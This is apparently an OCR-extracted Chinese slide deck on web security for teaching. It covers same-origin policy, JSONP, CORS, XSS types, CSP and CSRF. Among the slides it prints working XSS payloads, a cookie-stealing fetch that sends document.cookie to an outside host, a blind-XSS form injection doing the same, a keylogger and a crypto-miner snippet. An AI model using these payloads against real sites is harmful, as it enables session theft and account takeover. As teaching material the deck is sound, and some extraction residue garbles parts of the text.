
top Filter Default levels

```
> fetch("https://kaibro.tw/code.txt");
< Promise {<pending>}
✖ Access to fetch at 'https://kaibro.tw/code.txt' from origin 'https://localhost:7677' has been blocked by CORS policy: No 'Access-Control-Allow-Origin' header is present on the requested resource. If an opaque response serves your needs, set the request's mode to 'no-cors' to fetch the resource with CORS disabled.
✖ Uncaught (in promise) TypeError: Failed to fetch
>
```

Compare with http://kaibro.tw

URL	同域?	原因
https://kaibro.tw	No	協議不同
http://gg.kaibro.tw	No	域名不同
http://www.kaibro.tw	No	域名不同
http://kaibro.tw:5278	No	端口不同
http://kaibro.tw/flag	Yes	協議/域名/端口同

好像哪裡怪怪der . . .



LINE 購物

buy.line.me

LINE 購物

首頁 美妝保養 流行服飾 居家生活 美食生鮮 運動戶外 鞋包配飾 婦幼童裝

iphone 11 pro 搜尋比價

img.responsivelImg 168x168

CB 款選 130元 P 1% 品牌

Kiehl's 2019 週年慶限定！ P 10%

全站 12% 回饋 美食好物 天天爆品價 P 5% up

Candy box 糖罐子 人氣洋裝 Dress P 8%

買東西 LINE PC

Elements Console Sources Network Performance Memory Application Security Audits

<ul class="sliderSmall-list">
<li class="sliderSmall-item">

168 x 168 pixels (intrinsic: 336 x 336 pixels)



凡事總有例外

- <script>
-
- <link>
- <iframe>
- ...

下面是一些能跨來源嵌入的資源：

- <script src="..."></script>內的Javascript，但語法錯誤訊息只限於同源程式碼腳本。
- CSS的<link rel="stylesheet" href="...">，由於CSS寬鬆語法規則，跨來源CSS要求正確的Content-Type標頭。限制在瀏覽器間各有差異: [IE](#), [Firefox](#), [Chrome](#), [Safari](#) (請至CVE-2010-0051)以及[Opera](#).
- 的影像；支援格式有PNG, JPEG, GIF, BMP, SVG等等
- <video>和<audio>媒體檔案
- <object>, <embed>和<applet>的外掛
- @font-face 的字型；有些瀏覽器允許跨來源字型，有些則不。
- <frame>以及<iframe>中的內容；如果一個網站想要避免跨來源載入互動，可以藉由[X-Frame-Options](#) 標頭避免。

JSONP

- JSON with Padding
- 就是利用 `<script>` 可以跨域的特性來傳 JSON 資料

JSON

```
{  
  "roses": "red",  
  "violets": "blue",  
  "grass": "green"  
}
```

JSONP

P for padding

grab({

```
  "roses": "red",  
  "violets": "blue",  
  "grass": "green"  
})
```

JSONP

- JSON with Padding
- 就是利用 `<script>` 可以跨域的特性來傳 JSON 資料

JSON

```
{  
  "roses": "red",  
  "violets": "blue",  
  "grass": "green"  
}
```

不合JS語法

JSONP
P for padding

```
grab({  
  "roses": "red",  
  "violets": "blue",  
  "grass": "green"  
})
```

合法JS

Cross-Origin Resource Sharing

- CORS (Cross-Origin Resource Sharing)
- 標示一些 HTTP Header 來控管跨域請求



Cross-Origin Resource Sharing

- 根據請求內容，可以分成簡單請求和非簡單請求
- 但概念都類似
 - 請求跨域資源會自動帶上特殊 Header
 - 由伺服器決定是否允許跨域請求，並回以對應 Header
- <https://developer.mozilla.org/zh-TW/docs/Web/HTTP/CORS>

XSS

- Crossing Site Scripting (XSS)
- 讓受害者客戶端（通常是瀏覽器）執行惡意 JavaScript



vs. Java

isn't compiled like Java

and rules

like Python

to be declared



+



= JavaScript

(exceptions)

function rather than the class

are used in many situations

language and integrates with its HTML/CSS content





<https://kaibro.tw/?error=Login%20failed!>

username

Login

Error: Login failed!



[https://kaibro.tw/?error=<script>alert\(1\)</script>](https://kaibro.tw/?error=<script>alert(1)</script>)

kaibro.tw 顯示:

1

確定

Login

Error:

Why alert(1)?

- 方便測試者判斷是否成功執行JS
- 可以把 alert 換成任意 JS Code

分類

- Reflected XSS
- Stored XSS
- DOM XSS

Reflected XSS

- 網頁直接輸出使用者的輸入內容
- 輸出被當作 HTML/JS 解析




```
echo "Your input:" . $_GET["q"];
```

?q=<script>alert(1)</script>

Stored XSS


- 輸入內容被**保存在資料庫中**
- 其他使用者訪問就會執行惡意JS
- 常見於留言板等功能



DOM XSS

- DOM: Document Object Model
- JavaScript 在處理 DOM Tree 時，導致的 XSS
- 發生場景：瀏覽器 JavaScript 執行過程中

DOM XSS



```
eval(location.hash.substr(1));
```

- index.html#`eval(location.hash.substr(1))`
- Fragment 不會傳到 Server，只在瀏覽器解析執行

更多變形

- mXSS
- UXSS
- XSSI
- Electron XSS to RCE
-



How to prevent XSS?

- 過濾掉輸入的 <script> </script> ?





太天真了!

More XSS Payload !

-
- <svg/onload=alert(1)>
- <body onload=alert(1)>
-




How to prevent XSS?

- 過濾掉輸入的 `<script></script>` ?
- Escaping Output
- Validating Input
- 瀏覽器自帶保護功能

XSS 利用


- 偷 Cookie



```
fetch("http://kaibro.tw/?x="+btoa(document.cookie));
```

XSS 利用


- Key logger



```
document.onkeypress = function(e) {  
    console.log(e.key);  
}
```

XSS 利用

- 還有前陣子很潮的挖礦



```
var miner = new CoinHive.User('SITE_KEY', 'kaibro');
miner.start();
```

XSS 利用

- 更多玩法
 - 截圖
 - 生成釣魚頁面
 - 持久化 XSS - 安裝 Service Worker
 - ...

Blind XSS

- 盲打
- 用 XSS 打你看不到的頁面
- 常見場景
 - 網站後台
 - 問題回報
 - CTF



提交請求

您有任何需要協助的地方嗎？

我要回報系統異常或錯誤訊息

Platform *

-

iOS, Android or Web?

請提供更多資料 *

安安

<script>fetch("http://kaibro.tw/" + btoa(document.cookie))</script>

電子郵件地址 *

XSS 進階玩法

- ES6 特性
 - `eval.call`${'alert`\x281)`}`
- Polyglot XSS
- 只用5個字元的JavaScript: [Slide Link](#)

XSS 練功房

- [Cure53 XSS Wiki](#)
- [xss.shift-js.info](#)
- [prompt.ml/0](#)



有沒有瀏覽器層的保護？

A black and white cat is looking up at a person's hand. The cat has white fur on its face and chest, and black fur on its back and tail. The person's hand is visible on the right side of the frame, reaching towards the cat. The background is a plain, light-colored wall.

CSP


XSS Auditor

XSS Auditor / Filter

- 透過 Rewrite / Filter 等方式阻擋 XSS Attack
- 不同瀏覽器有各自的實作方式



XSS Filter



NoScript Add-on



XSS Auditor



XSS Auditor / Filter

- 可以透過 X-XSS-Protection Header 來控制

Value	Effect
0	Disable
1	Enable (Partial rewrite)
1;mode=block	Enable (Prevent rendering)

XSS Auditor / Filter

- XSS 太難防
- Chrome 74 從 Block mode 轉成 Filter mode
- Chrome 78 完全移除 XSS Auditor

[For Developers](#) > [Design Documents](#) >
XSS Auditor

Note: [An Intent to Deprecate and Remove the XSS Auditor](#) was published on 15-July-2019. The feature was [permanently disabled](#) on 5-August-2019 and shortly after fully [removed](#) for [Chrome 78](#).

CSP

- Content Security Policy
- 透過一組 Response Header 限制瀏覽器的資源載入

The screenshot shows the 'Response headers' section of a browser's developer tools. The headers listed are:

- Date: Fri, 20 Oct 2017 08:41:01 GMT
- Content-Type: text/html; charset=utf-8
- Server: Kestrel
- Transfer-Encoding: chunked
- Content-Security-Policy: script-src 'self'; style-src 'self'; img-src 'self'
- X-Content-Type-Options: nosniff
- X-Frame-Options: SAMEORIGIN
- X-Content-Security-Policy: default-src *

A red underline highlights the Content-Security-Policy header.

CSP Header



CSP Directive

Directive	說明
default-src	資源預設載入策略
script-src	JS載入策略
img-src	圖片載入策略
frame-src	frame載入策略
.....

CSP Source

Source value	說明
'self'	只允許同域資源
'none'	不允許任何資源
kaibro.tw	只允許指定域名資源
*	任何資源 (除了data: 等協議)
.....

CSP 安全性檢測

- Google - CSP Evaluator
- <https://csp-evaluator.withgoogle.com>

Evaluated CSP as seen by a browser supporting CSP Version 3

[expand/collapse all](#)

✓ default-src	✓
✗ script-src	Consider adding 'unsafe-inline' (ignored by browsers supporting nonces/hashes) to be backward compatible with older browsers.
✓ frame-src	✓
✓ style-src	✓
✓ font-src	✓
✓ img-src	✓
❗ base-uri [missing]	Missing base-uri allows the injection of base tags. They can be used to set the base URL for all relative (script) URLs to an attacker controlled domain. Can you set it to 'none' or 'self'?

CSP Bypass

- CTF常考題型
 - 繞 self：找上傳點 (polyglot image/video ...)
 - 塞 <base>：控制資源載入的域 (相對路徑)
 - 襲玩第三方服務：Google Analytics ea、CDN
 - Script Gadget

Script Gadget

```
<div data-role="button"  
data-text="<script>alert(1)</script>"></div>  
  
<script>  
  var buttons = $("[data-role=button]");  
  buttons.html(button.getAttribute("data-text"));  
</script>
```

Script Gadget



```
<div data-role="button" ... ><script>alert(1)</script></div>
```

Script Gadget



CSRF


- 全名 Cross-site Request Forgery
- 使其他使用者觸發非預期請求
- 舉例：
 -
 - 當使用者訪問，就會送出 logout 的請求

CSRF

- 假設今天網站後台的刪除使用者連結長這樣：
 - <http://website/user/1/delete>
 - <http://website/user/2/delete>
- 只要讓 admin 送出相同請求，就能任意刪使用者

CSRF

- Why?
 - 因為這些請求會帶上 Cookie
 - 伺服器沒辦法分辨是不是使用者主動發起的請求

